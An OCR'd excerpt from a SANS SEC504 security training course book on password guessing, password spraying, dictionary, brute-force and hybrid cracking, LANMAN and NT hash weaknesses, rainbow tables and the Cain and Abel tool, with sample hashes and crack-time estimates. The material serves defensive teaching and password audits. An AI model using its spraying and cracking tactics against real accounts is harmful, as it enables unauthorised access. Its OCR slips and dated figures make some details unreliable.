504.4

Computer and Network Hacker Exploits Part 3

SANS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

SEC504.4 | Hacker Tools, Techniques, Exploits and Incident Handling

SANS

Computer and Network Hacker Exploits - Part 3

Hello and welcome to Computer and Network Hacker Exploits, Day 4.

Let's continue our journey.

We would be delighted if you would join our mailing list for 504 news and updates. You can find it at http://eepurl.com/ZhFfn.

TABLE OF CONTENTS

This table of contents can be used for future reference.

Note that the labs are in bold, so you can more easily find and refer to them during the Hacker Tools Workshop.

TABLE OF CONTENTS

This slide presents the Table of Contents. Use it for future reference.

Course Roadmap

- **Incident Handling**
- **Applied Incident Handling**
- **Attack Trends**
- **Step 1: Reconnaissance**
- **Step 2: Scanning**
- **Step 3: Exploitation**
  - **Gaining Access**
  - Web App Attacks
  - Denial of Service
- **Step 4: Keeping Access**
- **Step 5: Covering Tracks**
- **Conclusions**

EXPLOITATION

1. BGP Hijacking
2. Multipurpose Netcat
   - Lab: Netcat's Many Uses
3. Passive and Active Sniffing
4. Session Hijacking with Ettercap
5. Lab: ARP and MAC Analysis
6. DNS Cache Poisoning
7. Buffer Overflows
   - Metasploit
   - Parser Problems
8. Format String Attacks
9. Lab: Metasploit Attack and Analysis
10. **Password Cracking**
    - Cain
    - John the Ripper
    - Lab: John the Ripper
11. Pass-the-Hash Attacks
12. Worms and Bots
13. Virtual Machine Attacks

SANS | SEC5

You've seen a variety of different exploit types, including buffer overflows, format string attacks, and user input passed to command shells. Next, turn your attention to password-cracking attacks.

How Are Passwords Stored?

- User passwords must be protected against:
  - Unauthorized disclosure
  - Unauthorized modification
  - Unauthorized removal
- Solution: Store only encrypted or hashed passwords
  - Often referred to as *password representations*
  - Windows stores them in the SAM database and in Active Directory
  - Modern Linux systems typically store them in the /etc/shadow file

In most organizations, passwords are the first and only line of defense for protecting information and servers. Because most user IDs consist of the first initial and last name of an employee or some combination, it is fairly easy to find out valid user IDs for individuals at a company. Based on this, the only other piece of information you need to gain access is a user password. Therefore, they need to be protected and they need to be hard to guess.

The key things passwords need to be protected against are unauthorized disclosure, unauthorized modification, and unauthorized removal. If users write down their passwords or share them with other people, the user's password is compromised and can be used as an entry point into the system. Modifying a password is just as risky. If an attacker can alter a password, he can use it to gain access. It does not matter if the real user knows it.

To protect passwords, operating systems use encryption, which masks the original content. Therefore, if someone swipes the encrypted password, he cannot determine what the original password was. With just the encrypted password, the attacker cannot get access. However, with password cracking, the attacker can attempt to determine the password using the encrypted version. Windows machines store these password representations locally in the SAM database and remotely in Active Directory servers. Linux machines typically store password representations in the /etc/shadow file.

What Is Password Guessing?

Password Cracking

- Password guessing across the network:
  - Find valid userID
  - Create list of possible passwords
  - Try typing in each password
  - If system allows you in, success
  - If not, try again
- Use a script or automated tool to improve speed and accuracy:
  - Still, maximum speed typically between one guess every 3 seconds and at most five guesses per second
  - Much slower than password-cracking attacks
- Could trigger account lockout

Password guessing is different from *password cracking*. Let's focus on password guessing first. The following are general steps for password guessing across the network:

1. Find the valid user ID.
2. Create a list of possible passwords.
3. Try typing in each password.
4. If system allows you in, success.
5. If not, try again.

To improve the speed and accuracy of the password-guessing attack, a bad guy typically uses a script or automated tool to formulate the guesses and uses them to attempt to log in to the target machine. However, even with a script or automated tool, password guessing is slow, ranging in speed from one guess every 3 seconds up to at most five guesses per second. That is many orders of magnitude slower than password-cracking attacks, which we discuss shortly.

Guessing passwords across the network can lock out accounts, if account lockout is activated. With 3, 5, or 6 bad passwords provided by the attacker, the legitimate user can't log in.

Password-Guessing Alternative: Password Spraying

- To avoid triggering account lockout, attackers sometimes attempt an alternative form of password guessing called password spraying:
  - Try a small number of potential passwords against a large number of accounts on a large number of target machines
    - For example, try four passwords for Account A, then the same four for Account B, and so on for a thousand or more accounts
    - Then, if no centralized authentication mechanism is employed, move from System 1 to System 2 until bad login counter expiration timer resets
  - Choose common words, such as city names, company names, product names, and local sports teams
  - Choose names based on password reset intervals:
    - Example: Every 90 days, reset? Try Spring2013 or Summer2013
  - An amazingly effective technique

To avoid account lockout when performing password guessing, some attackers employ an alternative means for testing their guessed *passwords—password spraying*. With this technique, instead of trying a large number of passwords for a small number of accounts on a small number of targets (traditional password guessing), attackers choose a small number of potential passwords to try. They then spray these potential password guesses across a large number of account names and machines, hoping that one works.

For example, an attacker may start with a list of just four passwords and try each for a thousand or more accounts on a dozen different machines. Then, after the bad login counter timer expires (resetting the bad login count to zero), the attacker might try another four passwords, and so on.


The passwords and timing an attacker chooses here should be carefully calibrated to the organization and its password policies. City names where the organization is based, the company name, product names, and local sports teams make good potential password choices for password spraying. Also, if the password policy requires quarterly resets, useful password guesses include the season (spring, summer, winter, fall) and the year. Monthly password resets trigger some users to put the month and year (for example, September2013).

This password-spraying technique is remarkably effective and has been used in major system compromises by attackers and penetration testers.

THC Hydra Password Guessing

Password Cracking

- THC Hydra:
  - By van Hauser
  - Guesses passwords
  - Dictionary support
  - Supports a variety of protocols:
    - SSH1, SSH2, SSH private key passphrase, RDP, Telnet, FTP, HTTP, HTTPS, HTTP-PROXY, LDAP, SMB, MS-SQL, MYSQL, REXEC, CVS, SNMP, SMTP-AUTH, SOCKS5, VNC, POP3, IMAP, NNTP, PCNFS, ICQ, SAP/R3, Cisco auth/enable/AAA, VMware Auth
- RDP finally added!
  - Runs on Linux and UNIX
  - http://www.thc.org/thc-hydra/



If you want a more UNIX/Linux-friendly password guessing tool, you should check out THC Hydra. This fine tool includes a command-line interface and a GUI option if you want it.

Hydra supports dictionary-based guessing but not full brute force guessing, trying every possible password character combination. Such brute force guessing is typically not successful with a password-guessing tool so that's not a big loss. Brute force password cracking, however, is quite valuable.

The nicest part about Hydra is its generous protocol support. It can guess passwords for more than a dozen different protocols. For a long time, THC Hydra was lacking Remote Desktop Protocol (RDP) support. It has now been added, providing a useful option for attackers and rounding out the set of protocols supported by THC Hydra.

What Is Password Cracking?

Password Cracking

- Determining a password when you have only the password file with cipher text password representations:
  - Find valid user ID
  - Find encryption algorithm used
  - Obtain encrypted password
  - Create list of possible passwords
  - Encrypt each password
  - See if there is a match
- Tips
  - Prepare a dictionary
  - Prepare combinations of dictionary terms and appended/prepended characters
  - Automate and optimize

Password cracking is the process of trying to guess or determine someone's plaintext password, when you have only their encrypted password.

The following are the general steps:

1. Find a valid user ID.
2. Find the encryption algorithm used.
3. Obtain an encrypted password.
4. Create a list of possible passwords.
5. Encrypt each password.
6. See if there is a match.

To improve the speed of a password-cracking attack, the following items certainly help:

- Prepare a dictionary.
- Prepare combinations of dictionary terms and passwords.
- Automate and optimize!

You can download dictionaries in a variety of languages, including English, French, German, Japanese, Hebrew, and even Klingon!

Methods of Password Cracking

- Dictionary attack:
  - Using a word list
- Brute force attack:
  - Iterating through character sets
- Hybrid attack:
  - A mix of the two
  - Sometimes called *word mangling*
- Tools such as Cain and Abel, John the Ripper, and oclHashcat-plus perform these attacks

The fastest method for cracking passwords is a dictionary attack. This is done by testing all the words in a dictionary or word file against the password hashes. When it finds the correct password, it displays the result. There are a lot of sites that have downloadable dictionaries you can use.

The most powerful cracking method is the brute force method. This method always recovers the password, no matter how complex. It is just a matter of time. Complex passwords that use characters that are not directly available on the keyboard may take so much time that it is not feasible to crack them on a single machine using today's hardware. But most complex passwords can be cracked in a matter of days. This is usually much shorter than the time most administrators set their password policy expiration time to. Using a real-world cracking tool is the only good way to know what time one should set for password expirations.

Another method to crack passwords is called a *hybrid attack*. This builds upon the dictionary method by adding numeric and symbol characters to dictionary words. Many users choose passwords such as "bogus11" or "he11o!!" (where the letter Ls are replaced by numeric ones). These passwords are just dictionary words slightly modified with additional numbers and symbols. The hybrid crack rapidly computes these passwords. These are the types of passwords that will pass through many password filters and policies, yet still are easily crackable.

oclHashcat-plus is a fast password cracker that uses CUDA video drivers to greatly speed up password cracking.

Dictionary Attacks

Password Cracking

- Involves using a predetermined list of passwords
- Because most people use common words as passwords, this technique guesses a high percentage of passwords
- Also, you can check concatenation of words:
  - Dictionary may contain "dog"
  - You could try "dog," "dogdog," "dogdogdog," and so on
    - Begins to approach a form of hybrid attack

Because most people use common dictionary words as passwords, by putting together a dictionary of words, you can easily guess someone's password. Why bother going through every possible combination of letters if you can guess 70% of the passwords on a system by just using a dictionary of 10,000 words. On most systems, a dictionary attack can be completed in a short period of time (in minutes) compared to a brute force attack (which might take years). You could also concatenate dictionary words together (for example, "dogdogdog"), starting to approach a form of hybrid attack.

Brute Force Attacks

Password Cracking

- Try every possible password until you are successful:
  - A, AA, AAA, AAAA, AAAB...
  - Alternatively, weigh characters more likely to be used in passwords more heavily
- Battle between resources (time, memory, and CPU speed) and complexity of algorithm and password
- The amount of time required for this type of attack heavily depends on the complexity of the password encryption or hashing algorithm:
  - Some algorithms are fairly strong
  - Others are notoriously weak (for example, Microsoft's LANMAN)

A brute force attack involves trying every possible password until you successfully crack it. This attack always results in finding out a user's password; the question is how long will it take. If it takes an extremely long time to brute force someone's password, it is not feasible that someone can actually break it.

The amount of time required for a brute force attack is heavily dependent on the complexity of the password encryption or hashing algorithm. Some algorithms are fairly strong, including the default algorithms used in many UNIX implementations. Others are notoriously weak (for example, Microsoft's LANMAN), as you shall soon see.

Hybrid Attacks

- Start with a dictionary
- Concatenate items (numbers, letters) to the dictionary words:
  - For example: password12
- More advanced hybrid attacks:
  - Shave characters off the dictionary term
  - Make "leet" speak substitutions in dictionary terms
    - A→4, E→3, O→0, T→7, etc.
- Sometimes referred to as *word mangling*
- John the Ripper includes fantastic word-mangling rules for determining potential passwords
- Ron Bowes and the team at SkullSecurity.org have conducted experiments using consecutive three-word hybrids from Wikipedia with good success:
  - Separating words with space, +, and underscore (for example, "to+boldly+go")

Many users just place a character or number at the end of a dictionary word. Hybrid attacks can easily find such passwords.

More advanced hybrid attacks go further, possibly shaving characters off the dictionary term. Some even make "leet" speak substitutions in dictionary terms to create their guesses of a password. Example substitutions include A→4, E→3, O→0, T→7, and so on.

Some people refer to this hybrid-word-forming functionality as "word mangling." John the Ripper, the fantastic password-cracking tool, includes good word-mangling rules for creating potential passwords from a source dictionary list by making various additions, subtractions, and substitutions.

Ron Bowes and the folks at SkullSecurity.org have had some success in cracking passwords by creating potential guesses using three-word combinations from Wikipedia. They crafted a dictionary based on each set of consecutive three-word hybrids (for example, "to+boldly+go"), and tried each as a password as they cracked some password hashes leaked out by various organizations over several years.


How Can Password Cracking Be Used for Good Purposes?

- Recovering forgotten or unknown passwords
- Audit the strength of passwords:
  - Make sure you define what is unacceptable in advance (crack in < 1 hour or 20 hours?)
  - Make sure you don't store cracked passwords
  - Make sure you have a process for forcing users to change cracked passwords
- Don't use it for migrating users to a new platform:
  - Could hurt nonrepudiation, impacting cases:
    - Internal employees who are suspects could claim that you had their passwords and have therefore framed them

There are many uses for password cracking, and they aren't all evil. A system administrator can audit the strength of the passwords in their administrative sphere. Without testing the passwords generated by users against a real-world password cracker, you are guessing at the time it takes an external attacker or malicious insider to uncover the passwords. If you audit password strength using a password-cracking tool, make sure you define some processes and standards before starting the task. First, define in advance what you consider an unacceptably weak password from a cracking timeframe. Is something that is cracked in less than an hour "bad?" In most organizations, it likely would be. But, what about a password that cracks in 20 hours? Is that okay?

Next, make sure you don't store the cleartext passwords on a machine after cracking is done. A file with such data is helpful for attackers who stumble upon it. Finally, for those users whose passwords are too weak, make sure you have a clear process for notifying the users to change their passwords. Don't call such users on the phone or send them e-mail because you subject yourself to social engineering possibilities. Your best bet here is to configure these weak accounts to force those users to change their passwords at their next logon. Also, you might want to improve your technical tools for enforcing password complexity as part of your password-cracking program.

I strongly advise you to avoid using password crackers to migrate users to a new platform. Such a practice could seriously damage nonrepudiation and complicate a court case. If, at any time, your security team has access to each user's password, a defendant could claim that you framed him.



Now look at password cracking on Windows using a powerful tool loaded with different attack techniques: Cain.

Cain Under the Hood: LANMAN Hashes

Cain

- By default, both the LANMAN and NT hashes are stored on Windows NT/2000/XP/2003
- LANMAN hashes are weak; start removing them:
  - On Windows 2000/XP/2003, passwords of 14 characters or less are hashed
  - Pad to exactly 14 characters
  - Convert to all uppercase characters
  - Split the 14 characters into two 7-character strings
  - Use each 7-byte string as a DES key
- It's like they went out of their way to make it easy to crack!
- Complexity of attack is against 7-character password
- If an account has a password that's 15 or more characters on Windows NT, SP4+, 2000, XP, and 2003, that account won't have a LANMAN Hash—that's good
- Windows Vista, 2008, 7, 8, and 10 do not include LANMAN hashes by default:
  - But, even though recent Windows versions don't store them in the registry or the running LSASS process, some programs still calculate and hold them in memory

Before you get into the functionality of Cain, though, first, you need to analyze how Windows stores passwords in an encrypted/hashed form. All Windows NT/2000/XP/2003 machines, by default, store two representations of each password: the LANMAN hash and the NT hash. The LANMAN password protection is many orders of magnitude weaker than the Windows NT hash password protection. Sadly, by default, Windows NT/2000/XP/2003 all store the older, much weaker LANMAN hashes along with the NT hashes. This significantly weakens the protection of passwords!

LANMAN hashes are weak. When you type in a new password on a Windows machine, the system takes the following steps to compute the LANMAN hashes, which will be stored in the SAM database.

- Passwords 14 characters or less are hashed using LANMAN. (Longer passwords have the NT hash only.)
- Passwords are padded with fixed padding to make them exactly 14 characters.
- They are converted to all uppercase characters.
- The 14-character result is then split into two 7-character strings.
- Each 7-byte string is used as a DES key to encrypt a constant.

It's like they went out of their way to make it easy to crack! The complexity (or difficulty) of the attack is against two 7-character passwords!

It's important to note that if an account has a password that's 15 or more characters on Windows NT SP4+, 2000, XP, and 2003, that account won't have a LANMAN hash. Instead, only the far stronger NT hash will be stored for that account. That's good!

Also, note that Windows Vista, 2008, 7, and 8 do not include LANMAN hashes in a default installation. However, even these later versions of Windows do have programs that calculate and temporarily store LANMAN hashes in memory. Although not readily extractable, there is some research currently ongoing in scraping through memory images to find LANMAN hashes on even recent versions of Windows.

Windows LANMAN Hashes

Cain

- Consider a password of "BuDdy12&"
  - How will this be hashed?
- Convert to uppercase:
  - "BUDDY12&"
- Pad it to 14 characters:
  - "BUDDY12&_____"
- Split into two 7-character pieces:
  - "BUDDY12" and "&_____"
- Hash those pieces and store in the SAM:
  - 2C42686862534AA4 A86FB73C70515BD7
- Very, very, very easy to crack!
  - Less than a minute

Now go through this process to see how easy it is:

Consider a password of "BuDdy12&"

How will this be hashed to create the LANMAN representation?

Convert to uppercase: "BUDDY12&"

Pad it to 14 characters: "BUDDY12&_____"

Split it into two 7-character pieces: "BUDDY12" and "&_____"

Hash those pieces and store in the SAM: 2C42686862534AA4 A86FB73C70515BD7

This is easy to crack! Cain can determine the password in less than 1 minute.

Because many users just stick a special character at the end of their password, a useful strategy with Cain against LANMAN hashes is to do a hybrid attack to crack the first part of the password. Then, do a brute force attack to get the secondone-half, which is often quite short and can be brute forced quickly.

Benchmark Results Against LANMAN Representations

Cain

- Brute force attack on LANMAN hashes using a single top-of-the-line PC with quad processors (approximate times):
  - Alpha-numeric characters: < 2 hours
  - Alpha-numeric-some symbols: < 10 hours
  - Alpha-numeric-all symbols: < 120 hours
- So, no matter what the password is (as long as it doesn't have [alt] characters), the LANMAN hash can be cracked within 5 days:
  - Adding [Alt] sequences to utilize Unicode characters boosts this time by several orders of magnitude, requiring many months or years to crack
  - Also, some [Alt] characters force Windows not to store a LANMAN hash:
    - For a list, go to http://technet.microsoft.com/en-us/library/cc875839.aspx

The results in the slide are based on some performance measures originally devised by members of the L0pht and are adjusted based on Moore's law over the past few years. These results show the approximate time that would be required to launch a brute force password-guessing attack against the LANMAN hashes of a Windows box, using a single machine with four P4-class processors. Such a rig isn't cheap, but it's certainly within reach of most computer attackers. In addition, the attacker doesn't have to buy such a computer to use it for cracking. Instead, the attacker could compromise someone else's machine and use it to crack passwords quickly.

The key thing to remember is that these results are for all possible passwords protected with the LANMAN algorithm. For example, for any possible password that consists of only letters and numbers, it can be cracked in under 2 hours no matter what it is, on a sufficiently well-equipped machine.

If a user adds characters to his password using Alt characters (those characters you can create by holding down the Alt key), the amount of time to crack them increases significantly, now ranging from many months to years. According to Microsoft, "if the password contains certain ALT characters, the system will also not be able to generate an LMHash. This latter point is tricky, because while some ALT characters significantly strengthen the password by removing the LMHash, others significantly weaken it since they are converted into a normal uppercase letter prior to storage." The web page listed on this slide contains a list of ALT sequences and their corresponding Unicode characters that can be used in passwords on a Windows machine. However, such an approach is certainly cumbersome; there are better ways to purge LANMAN hashes, as you shall see.

Cain Under the Hood: NT Hashes

Cain

- NT hash authentication is better, but not great:
  - Uppercase/lowercase are preserved (thankfully)
  - Password is hashed using MD4 to create 16-byte hash
  - If the password is greater than 14 characters, no LANMAN hash is stored (that's 15 or more characters)
- For both LANMAN and NT hashes, no salts are used, speeding up the attack process (UNIX uses salts):
  - Users with identical passwords have the same hashed value
  - You can precompute a dictionary of hashed passwords and compare against it

The other Windows mechanism for storing password hashes, called the NT hash, is better, but not great. To create an NT hash, the password is hashed using MD4 to create a 16-byte hash, which is stored in the SAM. Unlike LANMAN, uppercase/lowercase are preserved in NT hashes (thankfully). If the password is greater than 14 characters, no LANMAN hash is stored (that's 15 or more characters), and only an NT hash is used for local authentication. So, for a given account, you can eliminate the LANMAN hash by just using passwords greater than 14 characters. Nice!

Although the NT hashes are significantly stronger, they still have some problems, most notably that they do not use salts, increasing the likelihood that a password can be quickly recovered.

For both LANMAN and NT hashes, no salts are used, speeding up the attack process (UNIX uses salts). Without salts, users with identical passwords have the same hashed value. Thus, you can even precompute a dictionary of hashed passwords and compare against it. Let's see why.

No Salts in Windows SAM for LANMAN and NT Hashes

Cain

- A *salt* is a random number used to seed the crypto algorithm:
  - Windows doesn't use salts for passwords; UNIX does
- Consider two users with the same password, Alice and Bob:
  - Alice's password = Bob's password = apple
- On Windows, both of them have the *same* hashes stored in the SAM:
  - Alice: LANMAN hash = E79E56A8E5C6F8FEAAD3B435B51404EE,
    NT hash = 5EBE7DFA074DA8EE8AEF1FAA2BBDE876,
  - Bob: LANMAN hash = E79E56A8E5C6F8FEAAD3B435B51404EE,
    NT hash = 5EBE7DFA074DA8EE8AEF1FAA2BBDE876,
- On Linux and UNIX, each have a salt (modern Linux systems have 8-character salts):
  - Alice: salt = vqQOomLr, password/salt hash =JvrqDBUVi7jYU6Ddr7G2v,
    so store 1vqQOomLr$JvrqDBUVi7jYU6Ddr7G2v
  - Bob: salt = rfHm9VVa, password/salt hash = ns4kokyZrF1VtdBI2kGE,
    so store 1rfHm9VVa$ns4kokyZrF1VtdBI2kGE

A *salt* is a random number used to seed the crypto algorithm. With a salt, two different users with the same password have different password representations stored on the machine. That's a lot more secure. Unfortunately, Windows doesn't use salts for passwords; UNIX does. Now look at an example.

Consider two users with the same password, Alice and Bob. Alice's password and Bob's password are both apple.

On Windows, both of them have the *same* hash stored in the SAM database.

Alice's NT hash is 5EBE7DFA074DA8EE8AEF1FAA2BBDE876, **so Windows will store 5EBE7DFA074DA8EE8AEF1FAA2BBDE876**.

Bob's NT hash is 5EBE7DFA074DA8EE8AEF1FAA2BBDE876, **so Windows will store 5EBE7DFA074DA8EE8AEF1FAA2BBDE876**.

That's the same value! Therefore, by observation, we can tell that they are the same password. Also, an attacker can hash an entire dictionary in advance and just do comparisons. Likewise, the LANMAN hash isn't salted. Thus, two users with the same password have not only the same NT hash, but also the exact same LANMAN hash.

On UNIX, each of the users have a salt, making their password representations different. Consider this example from Linux:

Alice's salt is vqQO0mLr and her salted password hash is JvrqDBUVi7jYU6Ddr7G2v, **so Linux stores 1vqQO0mLr$JvrqDBUVi7jYU6Ddr7G2v**.

Bob's salt is rfHm9VVa and his salted password hash is ns4k0kyZrF1VtdBI2kGE, **so Linux stores 1rfHm9VVa$ns4k0kyZrF1VtdBI2kGE**.

Those are different values!

The /etc/passwd and /etc/shadow files are colon-delimited with one line per account. Within the password field of these files, you have a dollar-sign delimited value with separate components. The 1 indicates that this is a password hash created using the MD5 algorithm, the default for most modern Linux distributions. Next, you have the salt. Note that on such Linuxes, the salt is 8 bytes, created randomly when each user sets a password. You then have another dollar sign, followed by the encrypted salt and password.

No Salts in Windows: So What?

Cain

- Without salts, an attacker can create an encrypted dictionary in advance and load it into RAM or a big file
- Then, cracking consists of rapid compares against encrypted dictionary entries:
  - No encryption on-the-fly is required before the compare
- With salts, you need one encrypted dictionary for each salt:
  - With 16-bit salts, you need tens of thousands of pre-encrypted dictionaries (up to 65,536 if salts could take on any binary value)
  - With 64-bit salts, the number of dictionaries shoots way up:
    - Highly impractical to store that number of pre-encrypted dictionaries

In a password storage scheme that doesn't use salts (such as Windows LANMAN or NT hashes), an attacker can create an encrypted dictionary in advance and load the encrypted dictionary into RAM or in a large file. In this file, you'd have a simple data structure that would just store WORD, LANMAN(WORD). Then, cracking would consist of rapid compares against encrypted dictionary entries: LANMAN(WORD). The attacker could just take the encrypted password from the target machine, compare it against each of the encrypted entries, and determine the associated WORD that made the password. No encryption on-the-fly is required before the compare.

With a password algorithm that uses salts, you'd need one encrypted dictionary for each salt. With 16-bit salts, you'd need tens of thousands of pre-encrypted dictionaries (up to 65,536 if salts could take on any binary value whatsoever), which is unwieldy and impractical. With 8-byte (that is 64-bit) salts (as in many modern Linux systems), the number of dictionaries shoots way up.

Password Cracking from Rainbow Tables — Cain

- You can create encrypted/hashed password representations in advance:
  - Store them in RAM (say, 1 to 2 Gigs) or even generate giant indexed files on the hard drive (500 Gigs or more)
  - In essence, you can pregenerate tables mapping hashes→passwords and then just look up hashes in a (somewhat) massive table to determine the password
- Project Rainbow Crack provides software and free tables:
  - http://project-rainbowcrack.com/
- The Free Rainbow Tables project provides free tables and lookup tools: http://www.freerainbowtables.com/
- Other projects crack other types of hashing/crypto algorithms:
  - MD5 Crack project: Looks up word based on unsalted md5 hash; http://www.md5crack.com/
- And, this feature is supported in Cain, a tool with a great deal of functionality, including cracking Windows passwords

Given that Windows doesn't support salts, precalculating an encrypted/hashed dictionary and storing it in tables for direct comparisons is quite feasible. Actually, with some RAM (say 1 or 2 Gigs or more), an attacker could even load small structures representing password hashes and passwords in memory. By extending the encrypted dictionary to enormous indexed files on the hard drive, you can get even larger potential wordlists to compare against (in 500 Gigs or more).

Several projects have done this, including Project Rainbow Crack at http://project-rainbowcrack.com. The Free Rainbow Tables project provides free tables and lookup tools, which are created using spare CPU cycles from volunteers' computer systems. Another similar project focuses on creating MD5 hashes and loading them into memory, namely the MD5 Crack project at http://www.md5crack.com.

And, Cain includes this functionality as well. Now look at Cain in more detail.

Cain and Abel

Cain

- Written by Massimiliano Montoro and available at www.oxid.it/cain.html
- Feature rich
- Cain gathers information about local system (and sniffed data) and includes a nice GUI
- Abel runs in the background and allows remote dumping of information about a target

The Cain and Able tools are a dynamic duo of security tools that you can use for either attacking systems or administering them. Their name is a nod to the biblical brothers who didn't get along all that well. The Cain and Abel tools, happily, work together far better than those ancient brothers ever did. Typically, a user relies on Cain to gather information about systems and to manipulate them directly, whereas Abel usually runs as a background process a user can access remotely to dump information about a target environment. In other words, Cain is highly interactive, with a fancy GUI offering all kinds of interesting attack functionality. Abel runs in the background and can be remotely accessed to dump data from its host system.


Frankly, the Cain and Abel pair of tools is hard to categorize. This amazing software contraption, created by Massimiliano Montoro, includes more than a dozen different useful capabilities discussed throughout this course. Although Cain and Abel is covered in the section on password cracking, Cain and Abel are not just designed for cracking passwords. They are extremely feature rich, including just about everything and the kitchen sink as a final touch! Mr. Montoro constantly scours the Internet for useful ideas included in white papers and other tools, and then adds such capabilities to Cain and Abel, making the duo a powerful collage of various computer attack widgets.

Cain's Features

- War driving tool, akin to NetStumbler
